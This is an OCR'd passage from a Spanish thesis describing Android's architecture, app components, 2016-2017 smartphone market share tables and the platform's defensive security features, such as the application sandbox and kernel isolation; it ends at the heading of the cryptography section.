

Figura 2.1: Arquitectura del sistema operativo Android. Fuente original: Android-Developers

A continuación, se describirán de forma resumida cada una de las capas que componen dicha arquitectura empezando por la base de la pila:

2.4.1 Kernel de Linux

La capa base del sistema operativo *Android* es el *kernel 2.6* de *Linux* necesario para llevar a cabo funcionalidades esenciales como por ejemplo la gestión de procesos, gestión de memoria, pila de red, modelo de controladores y principales características de seguridad (éstas serán detalladas en apartados posteriores). Además, al ser un *kernel* conocido, los fabricantes pueden modificarlo para introducir nuevos controladores u otras funcionalidades.

2.4.2 Capa de abstracción de hardware (HAL)

Capa encargada de proporcionar interfaces estándares que exponen las capacidades al *framework de la Java API* de alto nivel. Este nivel de abstracción de *hardware* consiste en diferentes módulos de bibliotecas que implementan determinados tipos de componentes como la cámara, *USB*, *NFC*, *bluetooth* entre otros. Cuando el *framework* de una *API* requiere del hardware del dispositivo carga una de esta bibliotecas correspondiente con el componente solicitado.

2.4.3 Tiempo de ejecución

A partir de la versión 5.0 cada aplicación ejecuta sus procesos con instancias propias en tiempo de ejecución de *Android* (*ART*). *ART* está diseñado para ser capaz de ejecutar varias máquinas virtuales en dispositivos de baja memoria ejecutando archivos *.DEX* siendo este un código de

bytes creado específicamente para *Android*. En versiones posteriores a la *5.0* se utilizaba la máquina virtual *Dalvik*. Su principal diferencia es que *ART* compila los archivos *bytecodes* durante la instalación de la aplicación. Con lo cual, su principal objetivo es compilar los fuentes en código *DEX* que se ejecutará en la plataforma *Android*.

Además, *Android* también incluye un conjunto de bibliotecas de tiempo de ejecución que proporcionan la mayor parte de la funcionalidad del lenguaje de programación *Java* empleadas por el *framework* de la *Java API*.

2.4.4 Bibliotecas C/C++ nativas

Bastantes componentes y servicios del sistema operativo *Android* como *ART* y *HAL* requieren las bibliotecas nativas escritas en *C* y *C++*. El *API* del *framework* de *Java* proporciona interfaces para poder acceder a las funcionalidades de algunas de estas bibliotecas como por ejemplo *OpenGL* para el tratamiento de dibujos y manipulación de gráficos *2D* y *3D*.

2.4.5 Framework de la Java API

Todo el sistema operativo es accesible a través de la *API* escrita en lenguaje *Java,* la cual será utilizada por los diferentes desarrolladores de aplicaciones con el objetivo de reutilizar componentes del sistema, servicios centrales y modulares como por ejemplo:

- Un sistema de vista enriquecido y extensible para compilar la interfaz gráfica de las aplicaciones.
- Un administrador de recursos que permite su acceso y gestión.
- Un administrador de notificaciones para permitir que las aplicaciones gestionen alertas.
- Un administrador de actividad para gestionar el ciclo de vida de una aplicación.
- Proveedores de contenido para poder compartir datos entre diferentes aplicaciones.

2.4.6 Apps del sistema

Conjunto de aplicaciones instaladas en el sistema como pueden ser el navegador *web*, calendarios, agenda de contactos, registro de llamadas, mensajería instantánea, redes sociales, teclado, entre otras. Se pueden diferenciar entre un conjunto de *apps* centrales que ya vienen con la plataforma o externas que puede instalar el usuario.

2.5 Características

A continuación se comentarán las principales características relacionadas con el sistema operativo *Android*:

- Utiliza *SQLite* como base de datos relacional para almacenar información la base de datos ya que es bastante ligera. Además, está directamente integrada con las aplicaciones.
- Navegador integrado incluido en el proyecto de código abierto *WebKit* en conjunción con el motor *JavaScript V8* de *Google Chrome*.

- Ofrece multitud de protocolos de mensajerías tales como *SMS* y *MMS*. Además, del servicio *Firebase Cloud Messaging* (*FCM*) de *Google* para el desarrollo de la mensajería en la nube.
- Tiene a su disposición diferentes tecnologías de conectividad como *Bluetooth*, *NFC*, *Wi-Fi*, *GPRS* entre otras.
- Soporte para poder compilar y ejecutar aplicaciones en lenguaje de programación *Java* a través de sus máquinas virtuales *Dalvik* y en versiones superiores *ART*.
- Posee un entorno de desarrollo integrado para aplicaciones oficial denominado *Android Studio*.
- Multitarea real de aplicaciones.
- Soporte para *hardware* adicional como por ejemplo sensores de luz, acelerómetros, giroscopios, *GPS* entre otros.
- Dispone de un conjunto de aplicaciones tanto gratuitas como de pago que pueden ser descargadas en instaladas en el sistema operativo de diferentes fuentes como por ejemplo de la tienda *Google Play*, orígenes desconocidos u otras tiendas.
- Soporta una gran variedad de formatos multimedia y *streaming*.

2. 6. Aplicaciones

Las aplicaciones nativas de *Android* están escritas en el lenguaje de programación *Java* y se desarrollan a través de las herramientas que forman el *Android SDK* (*Software Development Kit*). Entre ellas, podemos encontrar depuradores de código, un conjunto de bibliotecas, simuladores de dispositivos móviles, documentación, código fuente de ejemplo y tutoriales. Mediante el *SDK* podemos compilar el código y posteriormente generar un archivo comprimido con extensión *.APK* junto con los datos y recursos. Este es el fichero necesario para poder instalar aplicaciones en el sistema operativo *Android*.

Sin embargo, actualmente podemos encontrar otro tipo de aplicaciones que utilizan diferentes lenguajes de programación para su desarrollo como por ejemplo *Javascript*, *HTML* y *CSS*. Para ello, se hace uso de intérpretes intermediarios con el objetivo de traducir estas instrucciones en código nativo. Su gran ventaja es la posibilidad de realizar un mismo código para múltiples plataformas. Por otro lado, su principal desventaja es que no suelen aprovechar las peculiaridades específicas proporcionadas por cada sistema operativo con lo que no son tan potentes como las nativas.

Como hemos comentado anteriormente, *Android* se basa en el sistema operativo *Linux* multiusuario y gracias a ello, podemos asignar a cada aplicación su propio entorno de ejecución:

- A las aplicaciones se les asigna un usuario diferente en el sistema operativo.
- La plataforma le asocia a cada aplicación un identificador de usuario de *Linux* único gestionado únicamente por el sistema.
- El sistema operativo establece permisos para los ficheros de cada aplicación. Con lo cual, cada aplicación solamente podrá tener acceso a sus permisos.
- Cada aplicación se ejecuta en su propio entorno virtual, garantizando la independencia entre otras aplicaciones disponibles.
- Por defecto, cada aplicación ejecuta su proceso propio de *Linux* y estos son gestionados por el sistema operativo.

- *Android* cumple el *principio de mínimo privilegio*. Por defecto, las aplicaciones únicamente tendrían acceso a los componentes que necesita para poder ejecutarse, teniendo prohibido el acceso a otras partes del sistema a las cuales no tienen privilegios.

Por otro lado, el sistema operativo *Android* permite compartir datos entre diferentes aplicaciones o el uso de servicios del sistema:

- Es posible disponer de dos aplicaciones diferentes a las cuales se les asigne el mismo identificador por parte del sistema operativo. Con lo cual, ambas podrían compartir recursos, proceso y entorno virtual. Sin embargo, para que esto ocurra ambas aplicaciones deben estar firmadas por el mismo certificado.
- Una aplicación puede solicitar el permiso para poder acceder a servicios del sistema como por ejemplo el listado e contacto, a cámara entre otros. Para ello, la aplicación necesitará el consentimiento previo del usuario.

A continuación, se describirán las partes esenciales de una aplicación *Android*, necesarias para poder comprender los diferentes mecanismos de seguridad que se comentarán en el siguiente capítulo. En concreto, nos centraremos en explicar sus principales componentes y el archivo de manifiesto.

2.6.1 Componentes principales de una aplicación

Los componentes son bloques empleados para la creación de una aplicación para la plataforma *Android*. Cada uno de ellos, posee un fin específico y un ciclo de vida diferente. Existen cuatro tipos de componentes de una aplicación:

- *Actividades*: se corresponden con cada una de las pantallas de la interfaz gráfica, es decir, una aplicación está constituida por diferentes actividades independientes que representan una finalidad determinada. Con ello, existe la posibilidad de que una actividad pueda ser lanzada desde diferentes aplicaciones siempre y cuando la aplicación donde se ubique lo permita.

- *Servicios*: componentes encargados de lanzar tareas prolongadas o procesos remotos en segundo plano. Con ello, los servicios no forman parte de la interfaz de usuario sino que su propósito principal es permitir que se continúen ejecutando tareas mientras el usuario realiza otro tipo de acciones.

- *Proveedores de contenido*: la finalidad de este componente es administrar un conjunto compartido de datos en cualquier ubicación persistente al cual puedan acceder las aplicaciones. Cada proveedor de contenido administra el acceso a un repositorio central de datos a través de una serie de permisos como por ejemplo lectura y escritura. Con lo cual, si otras aplicaciones desean acceder a su contenido deben tener definido los permisos requeridos en su archivo de manifiesto y posteriormente ser aprobados por el usuario del dispositivo.

- *Receptores de mensajes*: este componente se encarga de responder a notificaciones de mensajes en todo el sistema. Por ejemplo, la plataforma puede envía un mensaje de batería baja que puede ser capturado por la aplicación. Además, las aplicaciones

también pueden generar mensajes que serán recibidos por otras aplicaciones o por el usuario. Comúnmente son empleados como puerta de enlace hacia otros componentes.

2.6.2 Archivo de manifiesto

El archivo de manifiesto (*AndroidManifest.xml*) proporciona información esencial sobre la aplicación al sistema operativo *Android,* necesaria para que pueda ser ejecutada correctamente. En este fichero, se puede declarar la siguiente información:

- Descripción de componentes a utilizar por la aplicación como actividades, servicios, proveedores de contenido y receptores de mensajes.
- Declaración de permisos que debe tener la aplicación para poder acceder a las zonas protegidas e interactuar con otras aplicaciones. Además, también se describen los permisos que otras aplicaciones deben poseer para comunicarse con ella.
- Declaración del nivel mínimo de la versión de la *API* que requiere la aplicación.
- Identificación de la aplicación por medio del nombre del paquete de *Java*.
- Enumera el conjunto de bibliotecas requeridas por la aplicación.

En conclusión, el archivo de manifiesto es uno de los archivos más importantes de toda aplicación *Android* ya que en el mismo se especifica la información relevante para que el sistema operativo pueda ejecutar adecuadamente la aplicación y además con respecto al ámbito de seguridad, es básico para que los usuarios conozcan en todo momento el alcance de la misma a través de los permisos citados.

2.6.3 Tipos de aplicaciones

Por último, existen dos fuentes principales para las aplicaciones que extienden el sistema operativo de *Android*:

- *Aplicaciones preinstaladas*: *Android* incluye un conjunto de aplicaciones preinstaladas en el sistema operativo como por ejemplo la gestión de llamadas telefónicas, mensajería, correo electrónico, calendario, navegador *web*, contactos entre otras. Funcionan como aplicaciones de usuario o de soporte para otras aplicaciones con el objetivo de aportar su funcionalidad sin tener que implementarse de nuevo en cada una de las aplicaciones que lo requieran. Las aplicaciones preinstaladas pueden ser parte de la plataforma de código abierto de *Android*, o estar desarrolladas por un fabricante de dispositivos para un dispositivo específico.

- *Aplicaciones instaladas por el usuario*: *Android* proporciona un entorno de desarrollo abierto que admite cualquier aplicación de terceros. Para acceder a ellas, podemos utilizar *Google Play*, instalarlas de orígenes desconocidos u otras tiendas de aplicaciones disponibles.

2. 7 Cuota de mercado

En este apartado, analizaremos el segmento de mercado que poseen los principales sistemas operativos destinados para dispositivos móviles (*smartphones* en concreto), tanto a nivel mundial como estatal (*España)* destacando particularmente la plataforma *Android*. Además, posteriormente nos centraremos en estudiar la cuota de mercado de cada una de las versiones del sistema operativo *Android* ya que es importante destacarlas debido a su gran cantidad de versiones y dispositivos disponibles en el mercado. Para ello, se consultarán y analizarán diferentes medios a partir de los cuales podamos obtener los resultados más exactos, actuales y verídicos posibles.

2.7.1 Cuota de mercado sistemas operativo a nivel mundial

Entre los años *2016* y *2017* el sistema operativo *Android* continúa incrementando su cuota de mercado y sigue situándose como el líder indiscutible, afianzando año tras año su posición. En concreto, entre el *85* y *88* por ciento de dispositivos tienen instalado este sistema operativo. Con lo cual, podemos afirmar que la plataforma de *Google* seguirán siendo la máximo exponente durante los próximos años.

Todo este éxito se debe principalmente a su gran gama de dispositivos que van desde la más baja hasta la más puntera del mercado y al gran apoyo de multitud de fabricantes. Estos suelen escoger *Android* ya que les aporta un sistema robusto, alto nivel de personalización y un alto compromiso de mantenimiento/mejora llevado a cabo por *Google*.

Por otro lado, tenemos a su principal y único competidor relevante en este mercado, la plataforma *IOS* de *Apple*. El sistema operativo de *Iphone* se atribuye prácticamente el resto del pastel, rondando entre el *12* y *15* por ciento entre los años *2016* y *2017*. Además, en este último año, ha arañado cuota de mercado a *Android* gracias al gran número de ventas que han tenido con su *Iphone 7*.

Exhibit 1: Global Smartphone OS Shipments and Market Share in Q3 2016 [1]

Global Smartphone Operating System Shipments (Millions of Units)	Q3 '15	Q3 '16	Growth YoY %
Android	298.0	328.6	10.3%
Apple iOS	48.0	45.5	-5.2%
Others	8.2	1.3	-84.1%
Total	354.2	375.4	6.0%

Global Smartphone Operating System Marketshare (%)	Q3 '15	Q3 '16
Android	84.1%	87.5%
Apple iOS	13.6%	12.1%
Others	2.3%	0.3%
Total	100.0%	100.0%

Total Growth Year-over-Year %	9.5%	6.0%

Source: Strategy Analytics

Figura 2.2: Cuotas de mercado de sistemas operativos para smartphones tercer trimestre de 2016 publicados por Strategy Analytics. Fuente original: Artículo-GSMArena.

Como podemos observar en la *Figura 2.2*, en el tercer trimestre de *2016 Andoid* ha aumentado su cuota con respecto al tercer trimestre del año anterior. En cambio el sistema operativo de *Apple* ha perdido unos pocos puntos porcentuales. Sin embargo, estas pequeñas subidas y bajadas que favorecen o perjudican a ambos están en constante movimiento ya que dependen de multitud de variables establecidas por el mercado.

Kantar Worldpanel ComTech
Smartphone OS Sales Share (%)
January 2017

Germany	3 m/e Nov'15	3 m/e Nov'16	% pt. Change
Android	69.8	76.3	6.5
iOS	23.8	20.6	-3.2
Windows	5.1	2.7	-2.4
Other	1.3	0.4	-0.9
GB	**3 m/e Nov'15**	**3 m/e Nov'16**	**% pt. Change**
Android	51.4	49.6	-1.8
iOS	39.2	48.3	9.1
Windows	9.1	2.1	-7.0
Other	0.3	0	-0.3
France	**3 m/e Nov'15**	**3 m/e Nov'16**	**% pt. Change**
Android	73.6	71.9	-1.7
iOS	18	24.5	6.5
Windows	7.7	3.6	-4.1
Other	0.7	0.1	-0.6
Italy	**3 m/e Nov'15**	**3 m/e Nov'16**	**% pt. Change**
Android	77.5	79.1	1.6
iOS	12.5	16.4	3.9
Windows	9.2	4	-5.2
Other	0.7	0.4	-0.3
Spain	**3 me Nov'15**	**3 m/e Nov 2016**	**% pt. Change**
Android	87.3	86.5	-0.8
iOS	10.8	13	2.2
Windows	1.9	0.5	-1.4
Other	0	0	0.0

USA	3 m/e Nov'15	3 m/e Nov'16	% pt. Change
Android	60.4	55.3	-5.1
iOS	37.1	43.5	6.4
Windows	2.3	0.8	-1.5
Other	0.2	0.3	0.1
China	**3 m/e Nov'15**	**3 m/e Nov'16**	**% pt. Change**
Android	72.7	79.9	7.2
iOS	25.3	19.9	-5.4
Windows	1.6	0.1	-1.5
Other	0.4	0.1	-0.3
Australia	**3 m/e Nov'15**	**3 m/e Nov'16**	**% pt. Change**
Android	53.7	50.1	-3.6
iOS	40.5	46.4	5.9
Windows	5.3	2.3	-3.0
Other	0.5	1.1	0.6
Japan	**3 m/e Nov'15**	**3 m/e Nov'16**	**% pt. Change**
Android	44.7	42.3	-2.4
iOS	53.7	57	3.3
Windows	0.3	0.4	0.1
Other	1.4	0.3	-1.1
EU5	**3 me Nov'15**	**3 m/e Nov 2016**	**% pt. Change**
Android	70.6	72.4	1.7
iOS	21.8	24.6	2.8
Windows	6.9	2.8	-4.1
Other	0.7	0.2	-0.5

Figura 2.3: Cuotas en los principales mercados del mundo, de los sistemas operativos para smartphones publicada por Kantar sobre el último trimestre de 2016. Fuente original: Kantar.

Como podemos observar en la *Figura 2.3*, podemos destacar que salvo en Alemania y China, la cuota de mercado del sistema operativo *IOS* se ha incrementado en *2016*, *Android* se ha sufrido ligeros incrementados o caídas en prácticamente todos los países (considerable su subida en *China*) y el descenso en otras plataformas como por ejemplo *Windows 10 Mobile*.

2.7.2 Cuota de mercado sistemas operativo en España

En *España*, el sistema operativo líder para móviles es indiscutiblemente *Android* como en la mayoría de países del mundo. Sin embargo, en este mercado es aún más elevada su cuota que ronda entre el *92* y *94* por ciento entre los años *2016* y *2017*, mientras que su principal competidor ronda entre el *5* al *8* por ciento abarcando prácticamente todo el mercado. Todo ello, se debe al gran número de ventas que tienen los principales fabricantes como por ejemplo *Samsung*, *LG, Motorola* o *Huawei* en lo largo del territorio.

Figura 2.4: Cuota de mercado en España sistemas operativos para smartphones en los años 2016 y 2017 por Kantar. Fuente original: Kantar.

Por otro lado, cabe recalcar el incremento de la cuota de mercado del sistema operativo *IOS* restándole prácticamente dos puntos porcentuales al sistema operativo *Android* y la poca participación de otro tipo de tecnologías que no sean estas dos plataformas.

2.7.3 Cuota de mercado entre versiones Android

Como se ha comentado en apartados anteriores, *Android* es un sistema operativo bastante fraccionado en multitud de versiones lanzadas a lo largo de los años como por ejemplo *Jelly Bean, KitKat, Lollipop, Marshmallow, Nougat*, *Oreo* entre otras. Muchos de los dispositivos móviles vendidos quedan obsoletos y no reciben las últimas versiones del sistema operativo por parte de los fabricantes. Con lo cual, cada una de las versiones tienen asociadas un tanto por ciento de los usuarios.

Mediante los accesos a la tienda oficial de aplicaciones de *Google* desde nuestros *smartphones*, se lleva a cabo un análisis del número de dispositivos que poseen una cierta versión.



Figura 2.5: Gráfico que representa la cuota de mercado de las diferentes versiones de Android publicado por Google en mayo de 2017. Fuente original: AndroidLibre.

Version	Codename	API	Distribution
2.3.3 - 2.3.7	Gingerbread	10	1.0%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	0.8%
4.1.x	Jelly Bean	16	3.2%
4.2.x		17	4.6%
4.3		18	1.3%
4.4	KitKat	19	18.8%
5.0	Lollipop	21	8.7%
5.1		22	23.3%
6.0	Marshmallow	23	31.2%
7.0	Nougat	24	6.6%
7.1		25	0.5%

Figura 2.6: Distribución porcentual entre versiones de Android publicadas por Google en mayo de 2017. Fuente original: AndroidLibre.

Como podemos observar en las *Figuras 2.5 y 2.6*, versiones como *Jelly Bean*, *KitKat*, *Lollipop* y *Marshmallow* lanzadas entre el *2012* y *2015* poseen prácticamente toda la cuota de mercado. En cambio, las nuevas versiones lanzadas como por ejemplo *Nougat* u *Oreo* (debido a su bajo porcentaje no se ve reflejada en la figuras) no han llegado a la mayoría de los usuarios.

Con todo ello, podemos llegar a las conclusiones siguientes:

- Existe un elevado periodo de tiempo para que los fabricantes de dispositivos apliquen las últimas versiones emitidas por *Google*.
- Alto número de *smartphones* que han quedado obsoletos y siguen utilizándose por parte de los usuarios.
- Falta de interés por parte de los fabricantes a la hora de aplicar las últimas actualizaciones a un mayor número de sus modelos.

Sin embargo, este mercado también es bastante dinámico con lo que en septiembre de *2017* tras las actualizaciones emitidas por grandes fabricantes de *Android* como por ejemplo *Samsung,* ha provocado el aumento de la cuota de mercado de la versión *Nougat* entorno a un *16* por ciento. Además, en octubre del *2017* la versión *Oreo,* cuenta con el *0.2* por ciento de los dispositivos en su primer mes.

Capítulo 3: Ámbito de seguridad de Android

El sistema operativo *Android* incorpora diferentes características empleadas para garantizar las dimensiones de seguridad de la información y la privacidad de sus usuarios. Teniendo en cuenta que *Android* está diseñado para ser abierto, ponerse a disposición de los desarrolladores y los usuarios. Para ello, parte de los siguientes principios de seguridad:

- Entorno específico para las aplicaciones encargado de proteger los datos, las aplicaciones, el dispositivo, la red, la confidencialidad, la integridad y la disponibilidad de los usuarios.
- Una arquitectura de seguridad sólida multicapa suficientemente flexible para permitir una plataforma abierta y rigurosos programas de seguridad.
- Disponer de una serie de controles de seguridad, confiables y flexibles para los desarrolladores.
- Soporte adicional a los desarrolladores de diversas formas como por ejemplo ofreciendo actualizaciones sobre librerías críticas o suministrando herramientas para testear el nivel de seguridad en las aplicaciones.
- Sistema de permisos que pueden ser visibles y gestionados por parte de los usuarios. Sin embargo, si un atacante intentase llevar a cabo un ataque de ingeniería social manipulando a los usuarios, *Android* está diseñado para poder limitarlos en gran medida y si se llegasen a producir, limitar su impacto. Además, con la cooperación del público y diferentes socios se proporcionan parches de seguridad a cualquier dispositivo mientras siga recibiendo actualizaciones.

3.1 Fundamentos y características de seguridad

Una vez descritos a groso modo los principios a partir de los cuales está diseñado el entorno de seguridad, se describirán las características y fundamentos descritos en el programa de seguridad de *Android*.

3.1.1 Entorno

Android proporciona una plataforma abierta y un entorno de aplicaciones para dispositivos móviles. Si tenemos en cuenta la arquitectura descrita en la *Figura 2.1*, cada capa asume que sus capas anteriores son seguras.

Con la excepción de una pequeña cantidad de código del sistema operativo sea ejecutada con privilegios de administrador, todo código por encima de la capa *Linux Kernel* se ejecuta bajo una aplicación *Sandbox* (posteriormente se explicará en qué consiste este mecanismo de seguridad).

3.1.2 Servicios de seguridad de Google

Google proporciona una serie de servicios basados en la nube disponibles para dispositivos *Android* siendo compatibles con *Google Mobile Services*. Estos servicios no forman parte del

AOSP pero se incluyen la gran mayoría de los dispositivos. Los principales servicios de seguridad de *Google* son los siguientes:

- *Google Play*: conjunto de servicios que permiten a los usuarios descubrir, descargar, instalar y comprar aplicaciones. Además, está pensada para que los desarrolladores puedan llegar hasta sus potenciales clientes. Sin embargo, también proporciona servicios de seguridad como por ejemplo escaneo del nivel de seguridad de la aplicación, verificación de la licencia de la aplicación, análisis de malware entre otros.

- *Actualizaciones de Android*: este servicio ofrece nuevas capacidades y actualizaciones de seguridad para los dispositivos *Android*.

- *Servicios de aplicaciones*: *frameworks* que proporcionan a las aplicaciones de *Android* capacidades de la nube como por ejemplo la realización de copias de seguridad en este tipo de entornos.

- *Verificación de aplicaciones*: advierte o bloquea la instalación de aplicaciones potencialmente dañinas y escanea continuamente aplicaciones en el dispositivo mediante advertencias o eliminando las declaradas como perjudiciales.

- *SafetyNet*: sistema de detección de intrusos que preserva la privacidad para ayudar a *Google* a rastrear y mitigar amenazas conocidas de seguridad u identificar las nuevas.

- *Certificación de SafetyNet*: *API* de terceros empleada para determinar si el dispositivo es compatible con *CTS*.

- *Android Device Manager:* aplicación *web* que permite localizar dispositivos perdidos o robados.

3.1.3 Componentes del programa de seguridad

En este apartado, se describirán los principales componentes del programa de seguridad para la plataforma *Android*:

- *Revisión del diseño:* dentro del ciclo de vida de desarrollo se ha llevado a cabo un diseño preliminar con el objetivo de plantear los mejores controles de seguridad integrados en la arquitectura.

- *Test de penetración y revisión de código:* durante el desarrollo de la plataforma, el equipo de seguridad de *Android*, equipo de ingeniería de seguridad de *Google* y entidades independientes se encargan de identificar las principales debilidades y posibles vulnerabilidades antes de que salgan al mercado. Posteriormente, se analizan por diferentes expertos de seguridad tras su publicación.

- *Revisiones open source y de la comunidad:* el proyecto *AOSP* permite que cualquier interesado pueda llevar a cabo un análisis de seguridad. Además, *Android* emplea tecnologías *open source* como el *kernel* de *Linux* revisadas por multitud de comunidades.

- *Respuesta ante incidentes:* incluso teniendo en cuenta todas esta características, pueden darse diversos incidentes. Por ello, se ha creado un *Computer Security Incident Response Team* por parte de equipo de seguridad de *Android* que trabaja a tiempo completo para poder analizar posibles vulnerabilidades y revisar errores de seguridad registrados en la base de datos de vulnerabilidades de *Android*. Una vez detectados, el equipo de *Android* tiene un proceso de de respuesta ante incidentes que permite la mitigación de los mismos, pudiendo ser incluidos en una actualización de la plataforma *Android*, la eliminación de *Google Play* o eliminación de las aplicaciones de los dispositivos.

- *Actualizaciones de seguridad mensuales:* el equipo de seguridad de *Android* proporciona actualizaciones mensuales a los dispositivos propios como *Google Nexus* y a todos sus socios de fabricación de dispositivos.

3.2 Arquitectura de seguridad

Android tiene como objetivo ser el sistema operativo más seguro y utilizable para plataformas móviles a partir de los siguientes controles de seguridad:

- Proteger la aplicación y los datos de usuario.
- Proteger los recursos del sistema donde se incluye hasta la red.
- Proporcionar aislamiento entre aplicaciones del sistema, otras aplicaciones y usuarios.

Para ello, *Android* proporciona las siguientes características:

- Sólida seguridad a través del *kernel* de *Linux*.
- *Application Sandbox* obligatorio para todas las aplicaciones.
- Firma de las aplicaciones a través de certificados digitales.
- Permisos definidos por la aplicación y otorgados por los usuarios.

Tras describir brevemente las principales características de seguridad que dan apoyo a la plataforma *Android* nos centraremos en detallar en profundidad las medidas de seguridad a nivel de *kernel* y de *aplicaciones* empleadas para garantizar las dimensiones de la seguridad y privacidad.

3.2.1 Medidas de seguridad a nivel de kernel

Android proporciona la seguridad del *kernel* de *Linux* así como una inter-comunicación segura de procesos (*IPC*) que permiten la comunicación entre aplicaciones ejecutadas en diferentes procesos. Estas características del sistema operativo garantizan el encapsulamiento de las aplicaciones e inclusive hasta el propio código nativo. Por lo tanto, si se produce un problema de seguridad, queda restringido el entorno de la aplicación afectada, evitando que el problema se pueda extender a otros componentes del sistema.

3.2.1.1 Seguridad de Linux

Como se ha comentado en apartados anteriores, *Android* emplea el *kernel* de *Linux, open source.* Éste, ha sido utilizado en multitud de entornos en los cuales la seguridad es uno de los aspectos claves. Tras su evolución, miles de desarrolladores lo han mejorado, consiguiendo que actualmente sea un *kernel* estable y seguro.

Para el sistema operativo *Android*, el *kernel* de *Linux* proporciona las siguientes características de seguridad:

- Modelo de permisos a nivel de usuarios.
- Aislamiento de procesos.
- Mecanismos para llevar a cabo la comunicación entre procesos (*IPC*).
- Capacidad de poder eliminar partes inseguras e innecesarias del *kernel*.

Como *Linux* es un sistema operativo multiusuario, uno de los objetivos principales de su *kernel* es aislar los recursos de cada usuario. Con ello conseguiremos:

- Impedir el acceso de recursos entre usuarios.
- Asegurar que un usuario no agote la memoria asignada a otro usuario.
- Asegurar que un usuario no agote los recursos de *CPU* de otro usuario.
- Asegurar que un usuario no acapare el acceso a recursos del dispositivo (*GPS*, telefonía, entre otros).

3.2.1.2 Application Sandbox

Android aprovecha los mecanismos de seguridad del *kernel* de *Linux* para proteger a los usuarios con el objetivo de identificar y aislar los recursos de una aplicación. Como se ha comentado en el capítulo anterior, el sistema operativo *Android* asigna a cada aplicación un identificador de usuario único (*UID*) y lo ejecuta como si fuese un usuario en un proceso separado. Este comportamiento es propio de *Android*, ya que en *Linux* multitud de aplicaciones pueden ser ejecutadas bajo los mismos permisos de un usuario.

Con ello, conseguiremos establecer un *Application Sandbox* a nivel de *kernel* ya que éste impone la seguridad entre las aplicaciones y el sistema, a nivel de procesos, identificadores de usuarios y grupos asignados a las aplicaciones. Además, cabe recalcar, que por defecto las aplicaciones no pueden interactuar entre ellas y tienen acceso limitado al sistema. Por ejemplo, si una aplicación intenta realizar una acción maliciosa sobre otra aplicación o acceder a otras zonas restringidas, el sistema operativo las protegerá ya que esta aplicación no posee los privilegios necesarios para llevar esas acciones a cabo.

Por otro lado, como el concepto de *Application Sandbox* está implantado en el *kernel* del sistema operativo, todas sus capas superiores descritas en el modelo de arquitectura se ejecutan también bajo *Application Sandbox*. Con lo cual, no existe ningún tipo de restricción a la hora de implementar una aplicación para poder cumplir con la seguridad ya que se encuentra totalmente encapsulada por el sistema operativo.

Además, en otros sistemas operativos, los errores de corrupción de memoria sobre aplicaciones ubicadas en un mismo espacio de memoria pueden ocasionar graves problemas de seguridad en el dispositivo. Sin embargo, en *Android* si se produce uno de estos errores

solamente permitiría la ejecución de código arbitrario en el contexto de esa aplicación exclusivamente, con los permisos asignados por el sistema operativo.

Por último, cabe recalcar que *Application Sandbox* no es una medida de seguridad definitiva, aunque para poder eludirla debe quedar comprometida la seguridad del *kernel* de *Linux*.

3.2.1.3 Criptografía

